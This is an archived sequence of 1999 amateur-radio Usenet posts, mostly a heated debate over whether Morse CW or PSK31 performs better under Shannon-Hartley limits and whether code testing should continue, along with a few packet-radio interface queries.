
Those that can copy an OOK Morse signal 10 dB below the noise are usually talking about 10 dB below the noise in a 500 Hz bandwidth -- the typical "narrow" bandwidth of modern amateur gear. In general, the necessary bandwidth of an OOK Morse CW signal is about 50 Hz or so. So the statement translates into an ability to copy a signal 10 dB below a noise level that is 10 dB higher than it needs to be. :-)

What this demonstrates is that there is some mental filtering that is part of human decoding of OOK Morse CW. I don't know of any operators that can manually decode a Morse CW signal 10 dB below the NECESSARY bandwidth for that signal. I may, of course, be mistaken, so any evidence to the contrary is most welcome.

73,
Ed, W1RFI

1218. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DAE75E.33D3@ibm.net>
Source record: 19255
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> I strongly oppose dropping code testing since I am certain
> that would spell the end of use of the mode and that would
> be a profoiund loss to the communications capability of the
> ARS.

... and I, Dick, am willing to spread myths and lies to try
to preserve my Morse code religion in the face of overwhelming
scientific evidence otherwise.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1219. Wanted: 9600 Packet interface info for TM-701A and FT-726

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: "Barry D. Chalcroft" <barryc@gstworld.net>
Message-ID: <36DAEA19.86F19598@gstworld.net>
Source record: 19256

All,

I'm looking for 9600 baud packet interface info for the Kenwood
Twin-Band Tm-701A and the Yaesu FT-726 VHF/UHF base (w/2m, 430 mhz, 6m
and satellite board).

CUL,
-barryc

Barry D. Chalcroft / N5NWI GST Telecom
barryc@gstworld.net Vancouver, WA
Alt: barryc@gstis.net 98662

1220. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: jwkelley@e4e.oac.uci.edu
Message-ID: <7berh2$sg@news.service.uci.edu>
Source record: 19257
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7bedjf$3kk$0@208.207.71.176>, Dick Carroll <> wrote:

> Paul, your story is very interesting and informative but no
>more applicable to the masses of ham radio operators than
>Cecil's theories.

Dick,

Paul just told us of an instance where CW (at long integration times) can get through when the signal is not even audible, and you say thats not applicable to ham radio operators. He demonstrated that the higher speed CW ID was not detectable under the same circumstances. You know from experience that when conditions are not good, we must slow our speed down in order to get reliable copy. These things are precisely consistant with what Cecil and others have been saying.

Since you know that filtering improves signal to noise ratio, you really should try an experiment. Build a 700 Hz center frequency audio passband filter with a high enough Q to test what Cecil is saying about not being able to copy high speed CW through it. It seems pretty likely to me that you're going to have trouble distinguishing the on and off keyed dits from the dahs at 50 WPM because the transitions between logic states will become less distinct.

All you need do is imagine using code, but instead of switching the carrier on and off, shift the carrier frequency up and down slightly within the narrow passband. If you could aurally detect the slight frequency shift (or phase shit), then by using the narrower passband, you could pull out the really weak ones. By using a modulation scheme that prints through that narrower passband 100%, you should be able to see the advantage - independent of the coding scheme. And certainly you can agree that there are better ways for machines to encode data than Morse. But trying to argue that people can do things machines can't is not an argument that can often be won in this day and age.

Each mode has it's physical limits, and when conditions are marginal we approach those limits. Why do you continue to maintain that these things are irrelevant to hams?

But the fact that there are better ways to encode and transmit data does not necessarily argue that hams shouldn't possess at least some ability to do it manually. It only argues that hams should perhaps also be required to able to use the more advanced modes. From that, we might actually see an improvement in the Amateur Service.

I think we would also see an improvement by involving a greater number of our good operators in more amateur radio activities - particularly at HF. I see a reduced code requirement for the General class license as a better enticement for people to get a ham license, learn more theory, and learn code. Operating experience should be the incentive/goal of the service, rather than simply code speed. And I don't see that providing a vehicle for some operators to look down their noses at others by overly stratifying operating privileges is either healthy or fair. However the benefits of completely eliminating an amateur operating capability from the requirements in amateur radio are not readily apparent, not do I think they can be shown.

73 de Jim, AC6XG

1221. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Hans K0HB <K0HB@arrl.org>
Message-ID: <7besh9$3h8$1@nnrp1.dejanews.com>
Source record: 19258
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <36DAD049.6421@arrl.net>,
w1rfi@arrl.net wrote:
> Carl R. Stevenson wrote:
>
> > Dick ... I'm not going to waste my time (or do your bidding)
> > by searching out the post, but you HAVE (on numerous
> > occasions) claimed to be able to copy OOK More signals
> > that were "10 dB below the noise."
>
> Those that can copy an OOK Morse signal 10 dB below the noise are
> usually talking about 10 dB below the noise in a 500 Hz bandwidth -- the
> typical "narrow" bandwidth of modern amateur gear. In general, the
> necessary bandwidth of an OOK Morse CW signal is about 50 Hz or so. So
> the statement translates into an ability to copy a signal 10 dB below a
> noise level that is 10 dB higher than it needs to be. :-)
>
> What this demonstrates is that there is some mental filtering that is
> part of human decoding of OOK Morse CW. I don't know of any operators
> that can manually decode a Morse CW signal 10 dB below the NECESSARY
> bandwidth for that signal. I may, of course, be mistaken, so any
> evidence to the contrary is most welcome.

You're correct of course, Ed.

Because an experienced Morse operator will mentally discriminate against random noise, and even against much stronger "non-target" interfering signals at a slightly different audio frequency, and also because the brain will "fill in the holes" in a tone which is interupted by "impulse" or "buckshot" noise, it is almost routine to copy Morse CW signals which are embedded in a passband containing noise and other signals with amplitudes much greater than +10db in relation to the desired signal.

No one in this argument has yet precisely stated the "terms" of the challenge, but even if they do, no human can copy Morse fast enough to approach the limits imposed by Shannon, et. al., so the whole thread is only an academic exercise anyhow.

73, Hans, K0HB

~~~
I called them mad, and they called me mad, but damn
them, they outvoted me.
~~~

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1222. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Hans K0HB <K0HB@arrl.org>
Message-ID: <7bespf$3jo$1@nnrp1.dejanews.com>
Source record: 19259
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

markv@pixar.com wrote:

> But there is also no intelligent reason why we can't keep Morse code
> while dropping mandatory high speed testing as a precondition to accessing the
> HF bands.

All the proposals I have seen, including even that of Larry, K3LT, propose
that 5WPM be the speed required for broad access (General class license) to
HF.

That is hardly "high speed testing".

73, Hans, K0HB

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1223. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: jwkelley@e4e.oac.uci.edu
Message-ID: <7besf8$1b2@news.service.uci.edu>
Source record: 19260
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Allow me to make a slight correction. Sorry for the inadvertant
profanity. :-)

jk

In article <7berh2$sg@news.service.uci.edu>, James W. KELLEY
<jwkelley@e4e.oac.uci.edu> wrote:

>If you could aurally detect the slight
>frequency shift (or phase shift), then by using the narrower passband,

1224. packet with palmIII?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: peter <palmfan1@hotmail.com>
Message-ID: <01be642e$33e3e880$5ba7a8c1@default>
Source record: 19261

```
who has info to make packetradio with palmIII and pc-com minimodem?
infos about ax25 protokoll?
thanks
peter palmfan1@hotmail.com
```

1225. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: "Ed Hare, W1RFI" <w1rfi@arrl.net>
Message-ID: <36DB0854.16B0@arrl.net>
Source record: 19262
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Hans K0HB wrote:

> > Those that can copy an OOK Morse signal 10 dB below the noise are
> > usually talking about 10 dB below the noise in a 500 Hz bandwidth -- the
> > typical "narrow" bandwidth of modern amateur gear. In general, the
> > necessary bandwidth of an OOK Morse CW signal is about 50 Hz or so. So
> > the statement translates into an ability to copy a signal 10 dB below a
> > noise level that is 10 dB higher than it needs to be. :-)

> > What this demonstrates is that there is some mental filtering that is
> > part of human decoding of OOK Morse CW. I don't know of any operators
> > that can manually decode a Morse CW signal 10 dB below the NECESSARY
> > bandwidth for that signal. I may, of course, be mistaken, so any
> > evidence to the contrary is most welcome.

> You're correct of course, Ed.

> No one in this argument has yet precisely stated the "terms" of the
> challenge, but even if they do, no human can copy Morse fast enough to
> approach the limits imposed by Shannon, et. al., so the whole thread is only
> an academic exercise anyhow.

You're correct, of course, Hans. :-) Not only that, but most OOK CW is
not SENT in such a way that its occupied bandwidth approaches those
limits, either. The rise and fall times are usually MUCH faster than
they need to be for minimum bandwidth.

OOK CW is, of course, still my favorite mode. :-)

73,
Ed, W1RFI
ARRL Lab

1226. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7dlqje.ads.nomail@sys3.pe1chl.ampr.org>
Source record: 19263
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Robin Gilks <g8ecj@gb7ipd.freeserve.co.uk> wrote:
>PS. Do you know of a SCC card that works reliably with up-market
>Pentium motherboards? The PA0HZP ones I've used seem to insist
>on the the extra I/O delays compiled under Linux.

The I/O delays are required for the Z8530. Use a Z85230 and you
won't need them. I don't think it is easily possible to fix it on
the card, Baycom has tried this on the USCC but stretched the wrong
timing.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

1227. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DB4252.6C9A@ibm.net>
Source record: 19264
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James Rosenthal wrote:
> You'd probably go nuts listening to all the ringing, but hey, anything to
> prove a point ;) What -- what 'e say?

I've often wondered why the DSP unit doesn't do a DFT/FFT at
the Morse code frequency and re-generate a single corresponding
tone. Ringing can certainly be compensated for in the DSP unit.
If one has DSP throughput already, why not make full use of
it? Why stop with filters? Why not decode and re-generate Morse
code? Why not DFT/FFT and decode standard FSK to serial
Baudot/ASCII/AMTOR/PACTOR?

The Morse code mode on a DSP should be able to eliminate all
uncoordinated signals (QRN) and all coordinated signals
(heterodynes) that are wider than a Morse code 'dah'. Why
the heck hasn't anyone done that?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1228. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Jack Nuscome <Rapsody@gttelcom.net>
Message-ID: <920339747.196.93@news.remarQ.com>
Source record: 19265
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy

Listen to two meters in any major U.S. city. It's
full of bootleggers from 144 to 148. Who the hell is
going to catch them all? It's an enforcement
nightmare. Mission Impossible! The commission
barely has resources to get people with call signs!
Bootleggers don't use call signs, at least legal ones.
Smell the roses & wake Up!

Phil Kane > wrote in message ...

Use it at your own risk......all ":privacy" systems have been
held to be in violation of the following:

Sec. 97.113 Prohibited transmissions.

1229. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7bfgnt$8jp$1@news1.fast.net>
Source record: 19266
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Dick Carroll <dixieNS@townsqr.com> wrote in message
news:7beb9i$rlg$0@208.207.71.176...
>W6RCecilA wrote:
>>

>> If a PSK signal occupies the same bandwidth as a CW signal and
>> operates at the same baud rate as a CW signal, it will run
>> circles around CW.
>
>
> So just WHEN does a PSK signal occupy the same bandwidth,
>you droll troll? THAT is what we've been talking about for
>so long. With CW the operator can change bandwidths and data
>speeds at will, continuously adjusting and optimizing the
>conditions. In a bandwidth optimized for CW, CW can be
>copied under conditions where PSK cannot.

Baloney, Dick .... your total technical ignorance is (still) showing.

What Cecil is saying is that if PSK were used at symbol rates equalling,
say 20 wpm OOK Morse, that PSK would win hands down in a weak
signal performance contest.

Thats the fact, Jack (ass) ... er, Dick.

Carl - wa6vse

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBNttF35e+N6+q84HiEQIfTwCg5o16yN7nHDEMambxhl7Ac7OMeZ4An35A
7efAgX5AkJiZnslbQEccjKkO
=3Sg4
-----END PGP SIGNATURE-----
```

1230. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7bfh29$8sk$1@news1.fast.net>
Source record: 19267
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Dick Carroll <dixieNS@townsqr.com> wrote in message
news:7bd53n$adc$1@208.207.71.130...

>
>Ah, Yes....All together now, one more time: (chorus)
>
>"See? Nothing to it, it's a snap. Every ham should have
>one".
>
>Dick C

One what? If you're taling about "basic knowledge of modern
communcations systems theory/design" (not at the EE, level,
I said BASIC), then the answer is YES, YOU SHOULD.

Obviously *you* don't, Dick.
- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBNttHIZe+N6+q84HiEQJO0QCeKIUqRPhzV0pN1OYf/xqrV1xJjSQAmwch
O+ZZpzfMY7tocwqePNDl5451
=EN6z
-----END PGP SIGNATURE-----
```

1231. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7bfhbp$8vl$1@news1.fast.net>
Source record: 19268
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Dick Carroll <dixieNS@townsqr.com> wrote in message
news:7bd5hv$adc$2@208.207.71.130...
>Carl R. Stevenson wrote:
>>
>> Let's face it, Dick, you're a "Morseodist" ... and your "religion"
>> (and your incompetence) render you incapable of differentiating
>> the factual laws of the physical universe in which we live from
>> the mythology and dogma of that "religion."
>>
>
> Let's face it Karl...You're a "Digitist". Your "Religion",
>and your incompetance (Yup--no CW for you, at any speed)
>render you incapable of understanding what works and what
>doesn't--like when the CWID is copyable but the PSK signal
>is not.

Gee, Dick ... you keep ASSuming that I can't copy Morse
at all ... I'm just not fast enough to convince you and Larry
that I'm a "Real Ham."

However, I did pass a Morse test and can still copy Morse,
though I don't care for it, and thus don't use it.

That, however, has NOTHING to do with understanding
the principles upon which communications systems work.
You are abundant evidence that having skill in Morse
has NO correlation to that.

Carl - wa6vse

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

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cBM3a7ZPTepsclZ70HLvEcXv
=eh7d
-----END PGP SIGNATURE-----
```

1232. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7bfhp2$98m$1@news1.fast.net>
Source record: 19269
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Dick Carroll <dixieNS@townsqr.com> wrote in message
news:7bedicrlg1@208.207.71.176...
>
> There's absolutely no intelligent reason why we cannot
>keep radiogtelegraph code communications while
>simultanelously advancing. Only the flawed opinions of the
>technocrats say otherwise.
>
>Dick C

On the contrary, Dick ... none of us "technocrats" has EVER
advocated abandoning or banning the (voluntary) USE of
OOK Morse by anyone who wants to use it.

However, folks like you who insist on promulgating the false
myths like "Morse gets through were nothing else will.", etc.
ad nauseum ARE one of the major reason why advancement
in the ARS has been so limited over the past several decades.

- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBNttKBJe+N6+q84HiEQIu/wCffAgBZzoqMRwLowfqexnH0OT0xM0AniNA
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=yNpx
-----END PGP SIGNATURE-----

1233. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DB6A8A.5A80@ibm.net>
Source record: 19270
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James Rosenthal wrote:
> : The Morse code mode on a DSP should be able to eliminate all
> : uncoordinated signals (QRN) and all coordinated signals
> : (heterodynes) that are wider than a Morse code 'dah'. Why
> : the heck hasn't anyone done that?
>
> Be our guest ;)

I plan to. My daughter & family just moved out so I get my ham shack back. Incidentally, the word in my posting above should be "correlated" not "coordinated".
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1234. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DB72AB.5B96@ibm.net>
Source record: 19271
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> But which still won't print under conditions which he is
> able to copy the CWID...

No problem, Dick. We'll just use 1.5kw SSB since things like
don't matter to you.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1235. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DB8521.34C1@ibm.net>
Source record: 19272
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> If the reason that CW was copyable while PSK was
> not is in fact that CW *Did* have an efficiency advantage
> *under those circumstances*, they should just say so instead
> of continuing the incessant CW-bashing-at-all-costs routine.

It doesn't have an efficiency advantage, Dick. It has an unfair
advantage just as 1.5kw SSB has an unfair advantage over 1.5w CW.
If my calculations are correct, the CW ID would have to be
reduced in power by almost 12dB to level the playing field.

Think man, why does 1.5kw SSB beat 1.5w CW? For exactly the same
reason that you can copy the PSK31 CW ID when the computer cannot
copy PSK31. You don't seem to realize that the reasons are identical.
That four times unfair advantage turns out to be two raised to the
forth power when applied to the base 2 log of the power levels. In
other words, for a S/N ratio of one to one, the PSK31 signal power
would have to be increased by 15 times over the CW signal power to
obtain the same maximum throughput as predicted by Shannon's law
in order to level the playing field.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1236. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DB866E.74C3@ibm.net>
Source record: 19273
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

```
Dick Carroll wrote:
>
> W6RCecilA wrote:
> >
> > James Rosenthal wrote:
> > > You'd probably go nuts listening to all the ringing, but hey, anything to
> > > prove a point ;) What -- what 'e say?
> >
> > I've often wondered why the DSP unit doesn't do a DFT/FFT at
> > the Morse code frequency and re-generate a single corresponding
> > tone. Ringing can certainly be compensated for in the DSP unit.
> > If one has DSP throughput already, why not make full use of
> > it? Why stop with filters? Why not decode and re-generate Morse
> > code? Why not DFT/FFT and decode standard FSK to serial
> > Baudot/ASCII/AMTOR/PACTOR?
> >
> > The Morse code mode on a DSP should be able to eliminate all
> > uncoordinated signals (QRN) and all coordinated signals
> > (heterodynes) that are wider than a Morse code 'dah'. Why
> > the heck hasn't anyone done that?
> >
>
> Maybe it's not as easy as it seems to be, in theory. That
> DOES happen, you know. Regulary.

I have done all that stuff (except the heterodyne notching
during CW) on other projects. It is simple.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca
```

1237. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <JVKC2.90$U4.16241@news.goodnet.com>
Source record: 19274
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy

Come on Jack. It's a simple little task, and you are blowing
it all out of proportion. It's not the end of the world, but
you will have to get off your ass.

Jack Nuscome wrote
> Listen to two meters in any major U.S. city. It's
>full of bootleggers from 144 to 148. Who the hell is
>going to catch them all? It's an enforcement
>nightmare. Mission Impossible! The commission
>barely has resources to get people with call signs!
>Bootleggers don't use call signs, at least legal ones.
>Smell the roses & wake Up!

1238. Re: [saint/seins] was Re: REPENT: Jesus is *your* King! `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: TMA <Alex@crosby.force9.co.ukNimspimiusanddontyouforgetit>
Message-ID: <3MWC2.23732$Lz1.2277@wards>
Source record: 19275
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

Twin <twin@cyberdude.com> wrote in message
news:36DA69BA.55F73DCC@cyberdude.com...
>T'es pas le seul vouloir (sa)voir...
>Twin.

Stop this madness! Quit frigging cross-posting!

1239. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Jeff Sears <Jeff28@overallson.net>
Message-ID: <FpmC2.2603$w57.388189@news3.mia>
Source record: 19317
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

Sure you are trolling for a reaction...

Steve Sampson wrote in message ...
>.

>*Sure* you did...
>
>*Sure* they do...
>
>*Sure* it is...
>
>Nice try. Go back to spamming the alt groups...
>

1240. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bcvgkslf0@208.207.71.147>
Source record: 19318
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> Dick Carroll wrote:
> > Oh...So by your "rules" there is no such thing as
> > comparison of modes copied under identical
> > circumstances...
>
> Of course there is, Dick. When it is time to send the CW
> ID simply reduce the signal until the CW term for
> log2(1+S/N) is 25% to 15% of the value of the PSK31
> term for log2(1+S/N) I'll bet you can't copy it when
> PSK31 is barely getting through. After all, for the
> same maximum power, PSK31 has a 6dB advantage over
> OOK to start with.
>
> > ---as
> > demonstrated so clearly by my little test where I heard the
> > CWID when PSK31 would not print.
>
> You didn't demonstrate anything of value to your argument,
> Dick. You only demonstrated that Shannon is correct when
> he says increasing the bandwidth and the time it takes to
> send a certain number of bits makes the signal easier to
> decode.
>

Got that, all you Happy Hams out there in rrap-land?

My little "demonstration" showed absolutely nothing of
value.

Let's see just what we "showed"...

It DID show that CW can be copied at 20wpm, at the same
weak-signal level where PSK31 will not lock and print at
50wpm.

It DID show that equal signal levels of CW and PSK act
quite differently, and that CW *WAS* readable when PSK31
wasn't.

It DID show that one CAN copy CW at a signal level at which
PSK would have to be increased in power 4 times to lock and
print (by the geek's own figures).

It DID show that they are blowing smoke in great billows.

It DID show that it is all a smoke screen in which they insist that CW would have to be reduced in power by 4 times so that it, too, could NOT be copied to have a "valid" comparison.

It DID show that Shannon is not at all applicaible to ham radio as we know it today, and it **DID** show that these fine fellows have it on their mind to alter the ARS so as to make it totally unrecognizable to all but THEM, if they can just browbeat officialdom into getting it done under the guise of "modernizing" the ARS....

Gee, what a deal. The great digital modes are so efficient that one must destroy CW, too, to "prove" that the digital modes are better.
A CW signal, identical in strength to the PSK, must be REDUCED by a factor of four to make it an "equivalent" test. HAHAHAHAHA

Just what are you guys smoking these days??? If that's the kind of trash you're learning in engineering school, I'm sure pleased it wasn't inflicted on me.

All you've "proved" with *your* assinine exercise is that if one has any digital communications at all, it *WILL* be at a higher throughput, which almost NEVER is a consideration in Amateur-
I say again, ***AMATEUR*** radio.

Ask any ham - or any other communicator- who IS NOT also a pencil necked geek, whether he would rather have a reliable weaksignal communications circuit at 20wpm or a highly questionable circuit that almost certainly would not give credible copy at 50 wpm. Do you *really* wonder what his answer will be?????

Dick C

1241. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36dae06e.22212117@news.cyberhighway.net>
Source record: 19319
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA <w6rca@ibm.net> wrote:

>Glen Quarnstrom wrote:
>>
>> "Carl R. Stevenson" <wa6vse@fast.net> wrote:
>>
>> >If "the math" says it works, it works .. unless you've hosed up
>> >something in the gear or the adjustments so that it can't possibly
>> >work the way it's supposed to work.
>>
>> This may not be the single stupidest statement I've ever seen on UseNet,
>> but it's gotta be in the Top Ten.
>
>Everyone has been challenged to prove that the math behind Shannon's
>law doesn't work. So far, everyone else has turned tail - your turn.

All general statements are false, including yours. I never said that
Shannon's law doesn't work. Math is a wonderful tool, but things were
"working" pretty well long before theories came along to explain them,
in many cases.

And saying that "hosing up something in the gear or adjustments"
invalidates the math involved in the theory is so stupid that it
shouldn't need explaining.
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

1242. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bd04kslf1@208.207.71.147>
Source record: 19320
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> Dick Carroll wrote:
> > It clearly shows that things are not as tidy as the theory
> > seems to indicate--that is, indicates to those who are
> > inclined to give all preference to "doing the math" as
> > opposed to what shows up in real life.
>
> Awhhh, give us an ever-loving break, Dick. The theory indicates
> exactly the amount of tidyness. Given the same S/N ratio, the
> theory says the maximum possible throughput is equal to the
> bandwidth times the transmission time. It takes 2.5 times as
> long to send CW at 20wpm as it does to send PSK31 at 50wpm.
> 20wpm CW occupies between 50 and 83 Hz depending on whether
> only the third harmonic is included or whether the third and
> fifth harmonic are included. PSK31 occupies 31 Hz. 50/31= 1.6
> and 83/31= 2.7 2.5*1.6= 4 and 2.5*2.7= 6.75 So the PSK31 CW
> ID is between 4 and 6.75 times farther away from the maximum
> throughput than is the PSK31 signal itself. To make this an
> apples to apples comparison, the S/N ratio of the CW signal
> would have to be reduced so that the CW log2(1+S/N) term would
> be 1/4 to 1/6.5 of the value of the PSK31 log2(1+S/N) term.
>

All of which proves that Shannon had only ONE thing on his
mind--

****THROUGHPUT****

Take the "throughput" factor out of the picture--it is
almost always out of the picture in ****Amateur Radio****
anyway-- and the situation changes dramatically. No longer
does it matter that the "efficient" modes are naturally
those capable of handling higher speed data. THAT is what
Shannon is about, and nothing more. The CWID on the PSK31
signal proves it beyond any further doubt. When one can copy
the CWID on an unprintably weak PSK31 signal, as long as it
DOES NOT MATTER how many bits one can handle in a given time
frame, THE CW SIGNAL IS MORE EFFICIENT in "getting through".
Whatever else you say now is moot. The deal is done.

So ask any traffic handler which he would prefer-a 20wpm
circuit that was open and handling traffic, or a 50wpm "high
speed" circuit that is not capable of working---Betcha on

which he'll choose!!!

Dick C

1243. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bd140$345$0@208.207.71.160>
Source record: 19321
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> Dick Carroll wrote:
> >
> > W6RCecilA wrote:
> > >
> >
> > But the 31Hz filter is not in the CW circuit. That's why
> > you
> > > cannot do an apples to apples comparison. Take my word for it,
> > > Dick. You cannot copy 50wpm CW through a 31Hz filter. The way
> > > you are copying it now give CW a four times advantage over
> > > PSK31. Give up that advantage and see what happens.
> >
> > Did it never occur to you that this 4-to-1 advantage may
> > very well mean the difference in having communicatioins and
> > having none at all????
>
> What a ridiculous thing to say, Dick. A PSK signal occupying
> the bandwidth of the CW signal and operating at the same bit
> rate as the CW signal would have a 6dB advantage over CW at
> the same maximum power level. You think you can operate CW
> an 'S' unit below barely functional PSK? I seriously doubt
> it and you have not offered any proof that you can.
>

Why, of course Cecil..But--human CW operators are
adaptive...when conditions warrant, they simply adjust their
speed and technique acordingly, repeating "words twice" or
whatever other accomodations are needed and go ahead and
pass the message. PSK gear either works or not... When
'not', the message *doesn't* get through, and it's darn sure
not adaptive, at least not in any flexible way as CW can be.
I understand that it can automatically switch to BPSK, but
that shouldn't help nuch in a too-weak-signal situation.

All the "good numbers" you are tossing out in a vain
attempt to overpower the simple usefulness of CW are in
vain, Pal...It just keeps getting through......

Dick C

1244. Any reviews available on TH-D7?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
